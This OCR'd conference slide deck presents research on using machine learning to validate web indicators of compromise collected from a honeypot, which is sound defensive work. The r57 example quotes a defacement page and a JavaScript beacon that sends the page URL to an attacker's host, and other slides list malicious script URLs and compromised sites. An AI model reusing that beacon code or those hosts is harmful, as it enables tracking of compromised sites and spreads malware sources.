
# Machine-Learning Use and Validation of IOCs for Early Detection

Dr. Marco Balduzzi

Nov. 4 2016, London



# Who am I?

- M.Sc. In Computer Engineering, Ph.D. in System Security
- On top of things since 2002
- Sr. Research Scientist
  - Web, Malware, Privacy, Cybercrime, IoT, Threats
  - *http://www.madlab.it*

# Indicators of Compromise (IOCs)

- Forensic artifacts
- Used in incident response and computer forensics
  - A system has been compromised or infected with malware
- For example
  - Presence in Windows Registry
  - MD5 file in temporary directory
  - Unusual outbound network traffic
  - Log-in irregularities and failures

# The rendering layout.

# A simple observation

- When compromising a web application, attackers often rely on external content *(accessory scripts)* of different kind
  - Popular Javascript libraries, e.g. jQuery
  - Beautifiers that control the look&feel of the page, e.g. matrix-style background
  - Scripts that implement reusable functions, e.g. browsers fingerprinting

- Are not necessarily per se malicious
- Their innocuous nature makes them “highly resilient” to traditional detection systems (web scanners)

# BUT…

Their presence can be used to precisely pinpoint a compromised webpage

-- an Indicator of Compromise --

# Example: r57 hacking group

```
...
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html;
charset=windows-1252">
<title>4Ri3 60ndr0n9 was here </title>
<SCRIPT SRC=http://r57.gen.tr/yazciz/ciz.js> </SCRIPT>
...
```

# Example: r57 hacking group

```
...
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html;
charset=windows-1252">
<title>4Ri3 60ndr0n9 was here </title>
<SCRIPT SRC=http://r57.gen.tr/yazciz/ciz.js> </SCRIPT>
...
```

```
a=new/**/Image();
a.src='http://www.r57.gen.tr/r00t/yaz.php?a='+
        escape(location.href);
```

URL: http://www.r57.gen.tr/yazciz/ciz.js

Detection ratio: 5 / 62

Analysis date: 2015-03-20 01:53:41 UTC ( 1 year, 1 mon

File scan: Go to downloaded file analysis

Analysis | Additional information | Comments 0

| URL Scanner | Result |
|---|---|
| Dr.Web | Malicious site |
| Sophos | Malicious site |
| Websense ThreatSeeker | Malicious site |
| Fortinet | Malware site |
| Yandex Safebrowsing | Malware site |
| ADMINUSLabs | Clean site |
| AegisLab WebGuard | Clean site |
| AlienVault | Clean site |

SHA256: 7936b790fa459a654a368911ad8d7ae

File name: VirusShare_d9dfa758943916436488ac

Detection ratio: 0 / 56

Analysis date: 2015-01-12 20:20:26 UTC ( 1 year, 3 m

Analysis | Additional information | Comments


| Antivirus | Result |
|---|---|
| ALYac | ✓ |
| AVG | ✓ |
| AVware | ✓ |
| Ad-Aware | ✓ |
| AegisLab | ✓ |
| Yandex | ✓ |
| AhnLab-V3 | ✓ |
| Antiy-AVL | ✓ |

# Research Challenge

How do we know that a script is used in a malicious context ?

i.e. “Is a **valid** IOC”

# High-Interaction Web Honeypot




- 5 vulnerable web applications X 100 domains
- Automated data collection and hardening

# Extraction of Candidate IOCs

- Extraction of candidates from files uploaded / modified by attackers after compromise
  - Focus on JavaScript URLs (can be applied to other resource types)
- Normally benign!
  - E.g., Blocking mouse right-click. Used by attackers to prevent page inspection
- Content agnostic (impossible to tell)
  - Need to extend the analysis to the context

# Our Machine-Learning Approach

- Searching the web for Potential Indicators
  - Public web pages including references to our indicators, e.g. <script src=URL>
- Google does not help as it only indexes the content of a page
- E.g., Meanpath.com
  - HTML/JS source-code support
  - Coverage of 200+ million websites

# Validating an Indicator

- Set of features:
  - Page Similarity
  - Maliciousness
  - Anomalous Origin
  - Component Popularity
  - Security Forums

# Page Similarity

- Attackers tend to reuse the same template
  - Automated attacks
  - Affiliation at hacking groups
- Use of fuzzy hashing algorithm (ssdeep)
- High similarity (0.75-1.00) -> same content over and over

# Anomalous Origin

- Attackers tend to reuse common scripts but hosting them somewhere else, e.g. compromised sites in Russia
  - Patched version
  - Disguised version

# Others

- Maliciousness: The reputation of the parent web pages
- Component Popularity: Highly popular resources tend to be mostly benign, e.g. Facebook SDK
- Security Forums: Captures discussions in security-related forums

# Machine-Learning Setup

- Training Data: 4 months
  - 375 unique candidates (total 2,765)
  - Population of 1 to 202 (manual vs automated attacks)
- Adoption of the Weka Framework

# Machine-Learning Setup

- Unsupervised learning approach to separate the classes
- Valid, invalid and unknown IOCs
- Clustering
- k-means (k=8)

# Live Experiment


- 4 months
- Automated detection and validation via our analysis framework

- 303 unique candidates, 2.5/day
- Automatically processed and assigned to the closed cluster

# Live Experiment

- 96 valid indicators (malicious)
  - 25% visual effects: moving text, snow
  - Others were phishing or TDS related
- 90% previously unknown or misclassified
- (Compromised) parent pages only known at 6% by VT

# High Lifetime of Malicious Indicators



# Use of Trustworthy code repositories

- 10% IOCs hosted on Google Drive/Code!

- 1 was online for over 2 years!
- Last month: used in dozens of defaced websites and drive-by

# Web Shells

- Often deployed by attackers and hidden in defaced websites
- Cases of password-protected logins [1]
  - Classified as valid indicator
- Cases of the r57shell script: feedback of defaced domains

[1] http://www.lionsclubmalviyanagar.com and http://www.wartisan.com

# Phishing

- Common habit
- Webmail portals of AOL and Yahoo
  - Reused the original JS files and hosted on the authoritative domain [1]
  - IOC included in pages hosted on different domains
  - Websites compromised by the same group [2]
- Classified as valid indicator

[1] http://sns-static.aolcdn.com/sns.v14r8/js/fs.js
[2] http://www.ucylojistik.com/ and http://fernandanunes.com/

# Adware Campaigns

- VisAdd
- IOC is part of a large affiliate program
  - TDS (kind-of proxy) [1]
- A.Visadd.com malware
  - Loads the same JS at client-side
- 600+ new infected users per day

[1] http://4x3zy4ql-l8bu4n1j.netdna-ssl.com/res/helper.min.js

# Fake Charity Program


- Loaded via BHO in IE
  - Vittalia and BrowseFox malware
- 594 new infections per day

[1] http://static.donation-tools.org/widgets/FoxyLyrics/widget.js

# Mailers

- Compromised sites [1] → SPAM mailing server
  - Alternative to BHS and botnet-infected machines
  - Use of Pro Mailer V2: PHP mailer
- Copies of jQuery hosted on Google and Tumblr
  - Unmodified copies of popular libraries. Very likely misclassified by traditional scanners
  - Classified as valid indicator.

[1] http://www.senzadistanza.it/ and http://www.hprgroup.biz/

# Conclusions

- Use machine-learning to validate IOCs collected from a high-interaction honeypot
- Overcome the limitation of traditional scanner, e.g. static  code analyzers
- On top of early detection, very useful to threat analysts (same hacking group?)

# Thanks!

- Questions?

Dr. Marco Balduzzi, @embyte
*surname (at) trendmicro.com*